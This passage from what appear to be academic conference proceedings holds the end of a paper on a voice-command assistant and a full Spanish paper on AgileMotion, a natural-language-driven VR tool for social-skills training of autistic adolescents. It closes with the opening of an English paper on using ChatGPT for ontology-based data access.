En múltiples ocasiones ocurre que el modelo alucina en el formato de la respuesta y, por lo tanto, no se puede continuar con la clasificación. Esto es altamente dependiente del modelo que se utilice.

Sin embargo, en los resultados es posible observar que el asistente logra clasificar correctamente los comandos junto con sus respectivos parámetros, inclusive

detectando faltantes en los mismos con tiempos de respuesta muy razonables, considerando el hardware utilizado.

Es imperativo destacar que el desarrollo de un asistente de las características aquí expuestas (sin estar sujeto a software propietario) no sólo es posible de hacer, sino que también tiene un gran potencial de mejora a medida que el avance en el campo de IA continua a pasos agigantados.

7 Referencias

1. Brown, T., Mann, B., Ryder, N., Subbiah, M., Kaplan, J. D., Dhariwal, P., ... & Amodei, D. (2020). Language models are few-shot learners. Advances in neural information processing systems, 33, 1877-1901.
2. Achiam, J., Adler, S., Agarwal, S., Ahmad, L., Akkaya, I., Aleman, F. L., ... & McGrew, B. (2023). Gpt-4 technical report. arXiv preprint arXiv:2303.08774.
3. Touvron, H., Martin, L., Stone, K., Albert, P., Almahairi, A., Babaei, Y., ... & Scialom, T. (2023). Llama 2: Open foundation and fine-tuned chat models. arXiv preprint arXiv:2307.09288.
4. Radford, A., Kim, J. W., Xu, T., Brockman, G., McLeavey, C., & Sutskever, I. (2023, July). Robust speech recognition via large-scale weak supervision. In International Conference on Machine Learning (pp. 28492-28518). PMLR.
5. Hannun, A., Case, C., Casper, J., Catanzaro, B., Diamos, G., Elsen, E., ... & Ng, A. Y. (2014). Deep speech: Scaling up end-to-end speech recognition. arXiv preprint arXiv:1412.5567.
6. Collobert, R., Puhrsch, C., & Synnaeve, G. (2016). Wav2letter: an end-to-end convnet-based speech recognition system. arXiv preprint arXiv:1609.03193.
7. Li, J., Lavrukhin, V., Ginsburg, B., Leary, R., Kuchaiev, O., Cohen, J. M., ... & Gadde, R. T. (2019). Jasper: An end-to-end convolutional neural acoustic model. arXiv preprint arXiv:1904.03288.
8. Baevski, A., Zhou, Y., Mohamed, A., & Auli, M. (2020). wav2vec 2.0: A framework for self-supervised learning of speech representations. Advances in neural information processing systems, 33, 12449-12460.
9. Gulati, A., Qin, J., Chiu, C. C., Parmar, N., Zhang, Y., Yu, J., ... & Pang, R. (2020). Conformer: Convolution-augmented transformer for speech recognition. arXiv preprint arXiv:2005.08100.
10. Team, G., Anil, R., Borgeaud, S., Wu, Y., Alayrac, J. B., Yu, J., ... & Ahn, J. (2023). Gemini: a family of highly capable multimodal models. arXiv preprint arXiv:2312.11805.
11. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A. N., ... & Polosukhin, I. (2017). Attention is all you need. Advances in neural information processing systems, 30.
12. Hoffmann, J., Borgeaud, S., Mensch, A., Buchatskaya, E., Cai, T., Rutherford, E., ... & Sifre, L. (2022). Training compute-optimal large language models. arXiv preprint arXiv:2203.15556.
13. Chowdhery, A., Narang, S., Devlin, J., Bosma, M., Mishra, G., Roberts, A., ... & Fiedel, N. (2023). Palm: Scaling language modeling with pathways. Journal of Machine Learning Research, 24(240), 1-113.
14. Jiang, A. Q., Sablayrolles, A., Mensch, A., Bamford, C., Chaplot, D. S., Casas, D. D. L., ... & Sayed, W. E. (2023). Mistral 7B. arXiv preprint arXiv:2310.06825.
15. Meghanani, A., Anoop, C. S., & Ramakrishnan, A. G. (2021, January). An exploration of log-mel spectrogram and MFCC features for Alzheimer's dementia recognition from

spontaneous speech. In 2021 IEEE spoken language technology workshop (SLT) (pp. 670-677). IEEE.
16. Panayotov, V., Chen, G., Povey, D., & Khudanpur, S. (2015, April). Librispeech: an asr corpus based on public domain audio books. In 2015 IEEE international conference on acoustics, speech and signal processing (ICASSP) (pp. 5206-5210). IEEE.
17. CoquiTTS 0.22.0 documentation. (n.d.). https://docs.coqui.ai/en/latest/models/xtts.html.

Herramienta de Realidad Virtual Inmersiva para entrenamiento de habilidades sociales en personas con discapacidad en un entorno cuidado

Nelson Acosta[1], Analía Amandi[1,3], Patricia Salguero[2], Santiago Faiella[1], & Franco Viduzzi[1]
[1]NICE, Facultad de Ciencias Exactas, UNICEN – Tandil – Argentina
[2]Casabella Centro de Día – Moreto 732 – CABA – Argentina
[3]CONICET
Mails: el.nelson.acosta@gmail.com, analia.amandi@gmail.com,
psalguero@centrocasabella.com.ar, santiagofaiella@gmail.com, viduzzifranco@gmail.com

Resumen

Este artículo presenta AgileMotion, una herramienta diseñada para la generación de escenas virtuales interactivas, enfocada en el micro-aprendizaje activo y pasivo. El objetivo del desarrollo es realizar una prueba de concepto real en la rehabilitación y la inclusión social con personas con autismo y otras discapacidades del desarrollo, intelectuales y psicosociales, permitiendo la evaluación y aprendizaje de habilidades sociales, aprendizaje y entrenamiento en un entorno cuidado. Utiliza especificaciones en lenguaje natural para facilitar la creación de escenarios por parte de usuarios no expertos en desarrollo de software, como terapeutas o educadores. Ofrece una generación de escenas flexible y adaptable a las necesidades específicas de cada usuario, utilizando lenguaje natural como interfaz principal, y permitiendo que el personal médico interactúe en la escena a través de su propio avatar. Las principales herramientas utilizadas son Unity, RASA, y Photon.

Palabras clave: Realidad Virtual (RV), RV en discapacidad, Micro-aprendizaje usando RV, Ambientes generados por IA, Tecnología en discapacidad

1.-Introducción

El aprendizaje experiencial y la realidad virtual (RV) han revolucionado la educación y la terapia, permitiendo la creación de entornos inmersivos para el aprendizaje activo y la simulación de situaciones de la vida real. Sin embargo, el desarrollo de este tipo de experiencias suele requerir conocimientos técnicos avanzados, lo que limita su accesibilidad para educadores y terapeutas. Esta propuesta surge como una solución a esta problemática, ofreciendo una herramienta intuitiva y flexible para la generación de escenas virtuales a partir de lenguaje natural. El desarrollo de entornos virtuales para el aprendizaje y la terapia ha experimentado un crecimiento exponencial

en los últimos años. Plataformas como Second Life (Sec2024), OpenSim (Ope2024), Metaverso (Met2024) y VirBELA (Vir2024) han permitido la creación de mundos virtuales para la colaboración y el aprendizaje a distancia. En el ámbito de la simulación para la terapia, herramientas como Psious (Psi2024) y Limbix VR (Lim2024) ofrecen experiencias inmersivas para el tratamiento de fobias, ansiedad y otros trastornos.

También hay muchas herramientas de uso masivo, entre las cuales por mencionar algunas. Synthesia, es una de las más populares, permite crear videos a partir de texto con avatares realistas (Syn2024). RunwayML ofrece una amplia gama de herramientas de edición de video basadas en IA, incluyendo generación de imágenes, eliminación de objetos y efectos especiales (Run2024). Pictory se especializa en transformar artículos y videos largos en clips cortos y atractivos para redes sociales (Pic2024). DeepBrain AI permite crear videos a partir de texto, documentos o incluso otros videos (Dee2024). InVideo es una plataforma versátil que combina herramientas de edición tradicionales con funciones de IA para generar videos de marketing (InV2024). Sora es una plataforma creada como herramienta para la creación de mundos digitales, generando videos por IA con una increíble definición y realismo (Sor2024). Estas herramientas tienen algunas grandes ventajas, principalmente en cantidad de avatares con personificación, cubren varios idiomas, incluso algunas tienen muy buena calidad de imagen. Sin embargo hay también varias desventajas que imposibilitan su uso, precio elevado para acceder a la herramienta completa, algunos permiten videos de corta duración, no permiten que se pueda interactuar en línea en el escenario, otras requieren un proceso de desarrollo complejo.

Este artículo presenta AgileMotion, una herramienta innovadora diseñada para la generación de escenas virtuales interactivas, enfocada en el micro-aprendizaje activo y pasivo. AgileMotion utiliza especificaciones en lenguaje natural para facilitar la creación de escenarios por parte de usuarios no expertos en desarrollo de software, como terapeutas o educadores. Ofrece una generación de escenas flexible y adaptable a las necesidades específicas de cada usuario, utilizando lenguaje natural como interfaz principal, y permitiendo que el personal médico interactúe en la escena a través de su propio avatar. La herramienta se basa en la sinergia entre Unity, un motor gráfico 3D en tiempo real, y RASA, un framework de código abierto para el desarrollo de asistentes inteligentes basados en lenguaje natural. AgileMotion permite la creación de "Agilebots", avatares inteligentes capaces de interactuar con el entorno virtual y entre sí, siguiendo instrucciones detalladas en un "Guión" similar a un guion de teatro o película.

El artículo describe la arquitectura de AgileMotion, incluyendo el rol del "Director" como núcleo central del sistema, la gestión de acciones y subacciones, y la integración del AnimationComposer para la creación de animaciones dinámicas y realistas. Además, se analiza la evolución del diseño de AgileMotion, desde su concepción inicial hasta su estado actual, destacando las decisiones de diseño clave y las soluciones implementadas para superar las limitaciones encontradas.

2.-Arquitectura propuesta

Este trabajo propone una herramienta que facilita la creación de escenas virtuales interactivas para el micro-aprendizaje activo y pasivo, utilizando especificaciones en lenguaje natural. Los objetivos principales buscados en esta herramienta son:

- Facilidad de uso: La herramienta está diseñada para ser utilizada por usuarios sin conocimientos técnicos avanzados en desarrollo de software.
- Flexibilidad: permite la creación de una amplia gama de escenarios y situaciones, adaptándose a las necesidades específicas de cada usuario.
- Interactividad: Los "Agilebots" son capaces de interactuar con el entorno virtual y entre sí, teniendo tres formas de trabajo:
    - Instrucciones detalladas en un "Guión".
    - De acuerdo al comportamiento establecido de forma autónoma.
    - Representando al personal médico que está guiando la sesión. En este caso el personal médico toma el control del Agilebot, siendo su representación directa en vivo en el ambiente virtual, e interactuando directamente con los demás usuarios.
- Animaciones realistas: La integración del AnimationComposer permite la creación de animaciones dinámicas y realistas para los "Agilebots".

El flujo de trabajo consiste en los siguientes pasos: el usuario escribe un guion en lenguaje natural, el director a través del GuionLoader lo traduce a una serie de acciones, estas acciones son interpretadas por CharlaTan para controlar los AgileBots, quienes interactúan entre sí y con el entorno virtual de Unity según las acciones definidas. Unity renderiza la escena en tiempo real, incluyendo animaciones, audio y video.

Si se analiza la estructura principal a nivel de procesamiento nos encontramos con los siguientes componentes básicos:

- Director (GuionLoader): Este componente central recibe el guion y lo traduce a una serie de "Acciones" interpretables por el sistema. Utiliza los patrones Singleton y Chain of Responsibility para la correcta ejecución del guion.
- ComponentManager: Crea objetos del tipo IAccion (Interfaz de acción) a partir de la lista de acciones del GuionLoader.
- IAccion: Define la interfaz para las acciones, con métodos como Preload, Configure, Execute, Pause, Notify, Evaluar Condición, InterceptObserver y Skip.
- charlaTAN: Un sistema multiagentes basado en RASA (framework de Python) que permite a los Agilebots comunicarse mediante lenguaje natural y responder a estímulos de humanos, otros agentes o el Director.

Desde el enfoque del nivel de ejecución tenemos los siguientes componentes:

- Agilebots: Avatares inteligentes que representan a los usuarios en el mundo virtual. Estos pueden ser controlados directamente o actuar de forma autónoma según las acciones del guion.
- Unity: Motor gráfico que renderiza el mundo virtual en 3D en tiempo real.
- Photon Unity Networking (PUN): Framework que permite la sincronización en tiempo real de avatares y la creación de escenarios mediante RPC (Ilamadas a procedimiento remoto).
- Agora: Framework para la transmisión de video y audio, permitiendo la comunicación entre usuarios en el mundo virtual.
- Animation Composer: Herramienta que permite crear y ejecutar animaciones complejas y dinámicas para los Agilebots.

En líneas generales, AgileMotion se compone de los siguientes módulos principales:

- Director: Actúa como el núcleo central del sistema, gestionando la carga, ejecución y reinicio de los "Guiones".
- Guion: Define la secuencia de acciones que se llevarán a cabo en la escena virtual, utilizando un formato similar a un guion de teatro o película.
- Acciones: Representan las diferentes acciones que los "Agilebots" pueden realizar, como moverse, interactuar con objetos o hablar.
- AnimationComposer: Permite la creación y gestión de animaciones dinámicas y realistas para los "Agilebots".
- Interfaz de usuario: Proporciona una interfaz gráfica intuitiva para la creación y edición de "Guiones", así como para la configuración de las acciones y animaciones.

3.-Desarrollo

Este proyecto nace como una exploración de las capacidades del framework AgileTalk (con su núcleo desarrollado en 2018), con un objetivo específico: determinar la viabilidad de utilizar lenguaje natural para poder convertir un conjunto de oraciones en una secuencia de acciones que los Agilebots pudieran ejecutar. Lo estrecho del objetivo llevó a una rápida prueba de concepto donde un Agilebot puede moverse, agarrar y dejar cosas, e interactuar con su entorno de manera limitada. El agente se basa principalmente en tres tecnologías: RASA para el procesamiento del lenguaje natural y comportamiento básico del agente, Unity para la inmersión en un ambiente virtual, y Photon para sincronizar todos los participantes del mundo virtual.

La definición de El_Director como centro de la arquitectura de todo el sistema tuvo el objetivo principal de ampliar las posibilidades de interacción de los Agilebots, de manera más compleja y abstracta, tanto con su entorno, como también entre sí. Entre las habilidades consideradas está la de colocar objetos sobre muebles del entorno, seguir a otro Agilebot en su camino a una ubicación, realizar animaciones de manera sincronizada o con cierto desfase temporal respecto a

otros Agilebots, y comunicarse utilizando la voz. En esencia, se aspira a dotar a los Agilebots de habilidades que les permitieran comportarse de forma muy parecida a lo que podría hacer una persona en el mundo real.




Fig. 1.-Diagrama de secuencia del funcionamiento de la intercepción de acciones

La incorporación del AnimationComposer es fundamental para facilitar la creación de animaciones. Anteriormente las animaciones debían ser una sola secuencia que moviera todo el avatar, encargándose de mover cada parte del cuerpo. Esta pieza de la arquitectura permite fragmentar las animaciones en partes más pequeñas y fáciles de manejar, dando origen a las animaciones “Atómicas”. Al atomizarlas cada animación puede hacerse mucho más detallada, sin necesidad de prestar atención a lo que debían hacer otras partes del avatar. Pero el gran aporte de esta herramienta es que ahora estas animaciones “Atómicas” podrían además combinarse para formar animaciones “Compuestas”, es decir, animaciones más grandes y complejas creadas a partir de la combinación de las piezas atomizadas. Esta flexibilidad permite generar una gran variedad de movimientos y acciones, sin tener que crear cada animación desde cero. La capacidad de atomizar y componer animaciones con el AnimationComposer es clave para el dinamismo de AgileMotion, ahora es posible animar los Agilebots con movimientos más naturales y sofisticados, permitiendo crear y expandir bibliotecas de animaciones.

La Fig. 1 muestra un diagrama de una parte del funcionamiento de la intercepción de acciones, esquema que permite la interacción básica entre varios chatbots que controlan los diferentes avatares en el entorno virtual.

4.-Visualización.

Una parte significativa de las acciones desarrolladas incluye un parámetro para seleccionar el modo de la cámara (Fig. 2) con un componente de la clase Cameras que sintetiza toda la funcionalidad de control de cámaras. De esta manera, al ejecutar una acción que cuente con dicho parámetro, la cámara se posiciona sobre el avatar según el modo elegido. Algunos de los modos de cámara disponibles son inspirados en el género literario donde tenemos la primera persona (modo 1, se ve el mundo con el avatar como protagonista), segunda persona (modo 2, se ve como partícipes de la escena pero no el protagonista), tercera persona (modo 3, permite ver más claramente el avatar y sus alrededores), la cámara de frente para enfocar en un plano medio al avatar (modo 4), la cámara trasera para ver lo que está detrás del avatar (modo 5), o simplemente no utilizar la cámara directamente (modo 0, si no es necesaria la cámara para esa acción).

Se le ha dado mucha importancia a la funcionalidad que permite visualizar las escenas, tratando de realizar composiciones (gráficas) más elaboradas. Para esto, se emplea un avatar llamado Camarógrafo (que por decisión de diseño es invisible) en una Accion_Conjunta. Este avatar utilizará la Accion_Seguimiento con la condición establecida por la acción para la cual se desea una toma más compleja. Además, mediante la Accion_Posicionar o la Accion_MoverAvatar, se puede desplazar al camarógrafo para obtener tomas aún más sofisticadas y/o complejas como lo son paneos (movimientos de cámara, sean de rotación en cualquiera de los tres ejes o acercamiento/alejamiento) o cambios de planos a voluntad (primer plano enfocando la cara, plano medio enfocando los hombros y cara, etc) y con la gradualidad que se desee (controlando la velocidad de movimiento del camarógrafo o directamente teletransportarlo a la siguiente posición).

5.-Análisis

AgileMotion ha sido probado en algunos diferentes escenarios de micro-aprendizaje, demostrando su eficacia para la creación de experiencias interactivas y personalizadas.

El uso de lenguaje natural como interfaz principal ha demostrado ser efectivo para facilitar la creación de escenarios por parte de usuarios no expertos en desarrollo de software.

La integración del AnimationComposer ha permitido la creación de animaciones más realistas y dinámicas, mejorando la calidad general de las experiencias.




Fig. 2.-Diferentes posiciones de la cámara según el modo en que se utilice

Las limitaciones presupuestarias son la base de varias restricciones del sistema:

- Hay un gran mercado de voces, de contar con ese material sería una poderosa característica para potenciar la empatía de los participantes. Hay actualmente herramientas que permiten entrenar una IA para generar una determinada voz en particular, esto potenciaría si se puede hacer que el avatar que represente a una persona tenga su propia voz.
- Con los personajes, actores o avatares sucede exactamente lo mismo que con las voces. También hay formas en las que se puede generar un avatar basado en una persona determinada, esto permitiría que las personas se vinculen en mayor medida con el ambiente.



Fig. 3.-(Captura)… Personas sentada tapándose la cara y persona sentada, en una confitería con mucho ruido

Con los edificios y áreas (supermercado, hotel, escuela, etc) donde los personajes deben interactuar sucede lo mismo, son más horas dedicadas de diseñadores o adquiriendo el material de proveedores externos. En las pruebas se hicieron mundos virtuales de forma amateur, pero se podría representar el barrio de las personas involucradas, de tal forma que la inmersión sea mucho más real.

Se muestran varias capturas del mundo virtual donde los personajes interactúan. La Fig. 3 muestra una escena en una confitería con personas sentadas tapándose la cara molesta por el ruido ambiente.

Mientras que la Fig. 4 muestra una animación en objetos en el parque (calesita y otros personajes en movimiento) y se trabaja lo peligroso de tratar de subir o bajar con la calesita en movimiento y el saber que debe esperar su turno para acceder a los juegos. La Fig. 5 muestra una comunicación con el celular en ambiente virtual, permite la comunicación real en el ambiente virtual. La Fig. 6 muestra la ejecución de aplicaciones en el celular del mundo virtual.

Centro Casabella es un Centro de Rehabilitación Especializado para niños, niñas y adolescentes que presentan dificultades en la comunicación, en las relaciones sociales, las emociones, la conducta, la motricidad y otras problemáticas. Con su accionar diario promueve la igualdad de todos los derechos y libertades para los niños y jóvenes con discapacidad, según se establece en la Convención Internacional sobre los Derechos de las Personas con Discapacidad y otros tratados internacionales. Así mismo apoya el valor transformador del conocimiento y de la tecnología al

servicio del desarrollo de la calidad de vida de las personas y de las familias y la cooperación y el trabajo conjunto de profesionales, familia, personas cercanas y de la comunidad, como la forma de gestión, a fin de conseguir resultados eficaces.



Fig. 4.-(Captura)… Animación en objetos en el parque (calesita y otros personajes en movimiento)



Fig. 5.-(Captura)… comunicación con el celular en ambiente virtual



Fig. 6.-(Captura)… Ejecución de aplicaciones en el celular del mundo virtual

Es con estas bases que, en el marco de este proyecto "Casabella" aporto el equipo de trabajo especializado en TEA, psicólogos y personal especializado en el área, que se encargó de definir los primeros entornos de simulación de escenas de entrenamiento y también de realizar las pruebas con personas con TEA en el espacio institucional.

De esta forma, el trabajo de campo se dividió en dos etapas claramente definidas.

En una primera etapa el grupo de especialistas conformado por psicólogos especializados en TEA confeccionaron 4 guiones y la descripción del entorno, en formato microlerning sobre conductas de habilidades sociales. Para ello te tuvo en cuenta que el proceso del entrenamiento en Habilidades Sociales debe implicar cuatro elementos de forma estructurada:

1. Entrenamiento en habilidades, donde se enseñen conductas específicas y, se practican y se integran en el repertorio conductual del sujeto.
2. Reducción de la ansiedad en situaciones sociales problemáticas.
3. Reestructuración cognitiva, en donde se intentan modificar valores, creencias, cogniciones y/o actitudes del sujeto.
4. Entrenamiento en solución de problemas, donde se enseña a los sujetos a percibir correctamente los valores de todos los parámetros situacionales relevantes, a procesarlos, a seleccionar una respuesta y enviarla.

Este entrenamiento suele encontrarse de forma implícita, en los entrenamientos en habilidades sociales. De los cuatro guiones se seleccionaron dos (La calesita y el bar) sobre los cuales trabajo el equipo de profesionales especializado en informática

En la segunda etapa, el grupo de especialistas que confecciono los guiones evaluó las primeras versiones del entorno virtual solicitando algunos ajustes y modificaciones hasta que se llegó a un

demo factible de ser presentado a un grupo de adolescentes de entre 11 y 13 años con Trastorno del Espectro Autista concurrentes al centro y se consignaron los resultados. Los mismos tendían a la mejora de los entornos y los avatares para ajustarse a los entornos reales.

6.-Conclusiones

En este artículo se ha presentado una herramienta prometedora para la generación de escenas virtuales interactivas para el micro-aprendizaje activo y pasivo. Su facilidad de uso, flexibilidad y capacidad para crear animaciones realistas la convierten en una solución ideal para educadores, terapeutas y otros profesionales que buscan crear experiencias de aprendizaje inmersivas y personalizadas. Se ha investigado y comparado varias herramientas que usan lenguaje natural para la creación de escenarios virtuales, y se ha analizado las tendencias actuales en el desarrollo de RV para el aprendizaje y la terapia.

Durante el desarrollo de las pruebas en campo, con personas que se están tratando en Casabella, se han encontrado varios problemas. Algunas de las personas, a las que está orientada la herramienta, se les dificultan el uso de un sistema de realidad virtual HMD. Al trabajar con avatares y voces estándares (gratuitos) en lugar de los que representan a los pacientes, a veces les cuesta identificarse. En casos donde el paciente se le dificulta controlar su movimiento en el ambiente, se han generado videos para que pueda vivir de forma pasiva la experiencia.

La herramienta desarrollada cumple con el objetivo de realizar una prueba de concepto real que permita cubrir un área de vacancia en la rehabilitación y la inclusión social con personas con autismo y otras discapacidades del desarrollo, intelectuales y psicosociales porque permite la evaluación de las habilidades sociales, el aprendizaje y el entrenamiento de ellas en un entorno cuidado.

Agradecimientos:

- Fundación SADOSKY, que financió parte del desarrollo del proyecto durante el año 2023 a través de la “Convocatoria de Soluciones Innovadoras para Desafíos de Software” (https://fundacionsadosky.org.ar/soluciones-innovadoras/)
- Centro de Día Casabella (http://centrocasabella.com.ar/), con sede en Moreto 732, Ciudad de Buenos Aires, Argentina. Tel: 11 4672-3643 / 11 2183-2018

Bibliografía

(Ago2024) Agora Unity: https://www.agora.io/en/unity/
(Cam2022) Campo, Marcelo & Amandi, Analía & Conte, Argentina & Acosta, Nelson & Mazza, Argentina & Guerrero, Matias & Berthelot, Matias & Romano, Argentina. (2022). Let's see... Let's talk: Towards an Intelligent VR Platform for Training Professionals in Disabilities.
(Cas2023) Centro Casabella: http://centrocasabella.com.ar/
(Dee2024) https://deepbrain.io. 2024.
(InV2024) https://invideo.io/make/add-text-to-video-online/. 2024.

(Lia2021) SAFe PI Planning. A Step-By-Step Guide to PI Planning Using the Scaled Agile Framework. Liam Kane.
(Lim2024) https://ismguide.com/resources/limbix-vr/. 2024.
(Met2024) Metaverso de Meta Inc. https://about.meta.com/ltam/metaverse/. 2024.
(Ope2024) https://opensim.stanford.edu/. 2024.
(Pho2024) Photon Unity Networking: https://www.photonengine.com/
(Pic2024) https://pictory.ai/?el=2000&htrafficsource=pictoryblog. 2024.
(Psi2024) https://espacio.fundaciontelefonica.com/empresa/psious/. 2024.
(Ras2024) Rasa conversational AI: https://rasa.com/
(Run2024) https://runwayml.com/. 2024.
(Sad2023) Fundacion Sadosky: https://fundacionsadosky.org.ar/
(Sec2024) https://id.secondlife.com/openid/login?. 2024.
(Sor2024) https://openai.com/index/sora/. 2024.
(Syn2024) https://synthesia.io. 2024.
(Vir2024) https://www.virbela.com/why-virbela/what-is-virbela. 2024.

Leveraging Large Language Models for Ontology-Based Data Access: A Preliminary Analysis

Sergio Alejandro Gómez[1,2] and Pablo Rubén Fillottrani[1,2]

[1]Laboratorio de I+D en Ingeniería de Software y Sistemas de Información (LISSI), Departamento de Ciencias e Ingeniería de la Computación, Universidad Nacional del Sur, San Andrés 800, (8000) Bahía Blanca, Argentina
Email: {sag,prf}@cs.uns.edu.ar
[2]Comisión de Investigaciones Científicas de la Provincia de Buenos Aires, Calle 526 entre 10 y 11, La Plata, Argentina

Abstract. In Ontology-Based Data Access (OBDA), we study how to represent legacy data sources using ontologies. This enables a modern, distributed, uniform data representation format with the ability to perform intelligent querying and processing. This task requires the development of software to interpret the data and express it as ontologies, which takes considerable time. On the other hand, large language models (LLM) have lately shown themselves to be great solution providers due to their ability to generate solutions from input specified in natural language by an end user. In this paper, we explore the potential of LLM to perform OBDA automatically. Our research hypothesis is that is possible to use an LLM tool like ChatGPT to perform OBDA. For this purpose, we studied ChatGPT responses with different problems associated with OBDA. We discovered that ChatGPT is able to generate ontologies from free text as well as from tables expressed as text or in CSV format. ChatGPT is also able to generate SPARQL queries, and it is also successful in expressing relational tables as ontologies being capable of correcting violations of integrity constraints when appropriately directed.

Keywords. Ontology-Based Data Access, Large Language Models, Ontologies, CSV.

1 Introduction

Ontology-Based Data Access (OBDA) [1] is a method that utilizes formal ontologies to provide a semantic layer over data tables, enhancing the understanding and retrieval of information. An ontology, in this context, is a structured framework that defines the relationships and categories within a domain, allowing for a shared and explicit representation of knowledge. OBDA is crucial for semantic structuring as it enables data to be queried and interpreted based on its meaning rather than its raw format. This approach not only improves data integration and interoperability across different systems but also allows users to

interact with complex data sets through intuitive, highly expressive definition and query languages allowing for complex reasoning on data yet retaining efficiency, thereby making data more accessible and useful for decision-making. In several past publications, we reported on the development of a tool for OBDA from diverse sources such as relational databases, CSV and spreadsheet documents with the possibility of assisted SPARQL query composition (see [2] and references therein). We are now interested in seeing how the task of OBDA can be leveraged by more modern technologies.

Large Language Models (LLMs) [3] are advanced artificial intelligence systems designed to understand and generate human-like text by processing vast amounts of language data. They use deep learning techniques, particularly transformer architectures, to predict and generate text based on the context provided. ChatGPT [4] is a specific implementation of an LLM by OpenAI that can engage in coherent and contextually relevant conversations via a web interface. [1]

In this paper, we explore the potential of LLM to perform OBDA automatically. Our research hypothesis is that is possible to use an LLM tool like ChatGPT to perform OBDA. We think that integrating ChatGPT with OBDA will enhance data interaction and accessibility by enabling users to query data using natural language. As users can easily retrieve and interact with data conversationally, this will lead to more intuitive and efficient data exploration. Therefore, this approach would make data systems user-friendly and accessible to non-experts, removing the need for specialized tools for ontology materialization and the composition of SPARQL [5] queries.

For this purpose, we studied ChatGPT responses with different problems associated with OBDA, primarily materializing ontologies from text and using OWL as the ontology representation language [6]. We discovered that ChatGPT is able to generate ontologies from free text, from tables expressed as text, and in CSV format. ChatGPT is also able to generate SPARQL queries. ChatGPT is also successful in expressing relational tables as ontologies with correction of the violation of integrity constraints when appropriately directed. In the free tier of ChatGPT, as there are restrictions on which tasks can be performed, such as the uploading of files, there are scalability issues in the generation of ontologies from tables.

The rest of the paper is structured as follows. In Sect. 2, we review related work. In Sect. 3, we explain the methodologies used in the paper to carry out the research. In Sect. 4, we show the results that we obtained by performing several experiments consisting of prompting ChatGPT to perform OBDA related tasks. Finally, in Sect. 5, we discuss our results and perform a comparison with related work along with finally foreseeing future work.

2 Related Work

Here, we review recent works in the intersection of large language models and ontology development. In Sect. 5, we compare these works with our proposal.

[1] See https://chat.openai.com/.

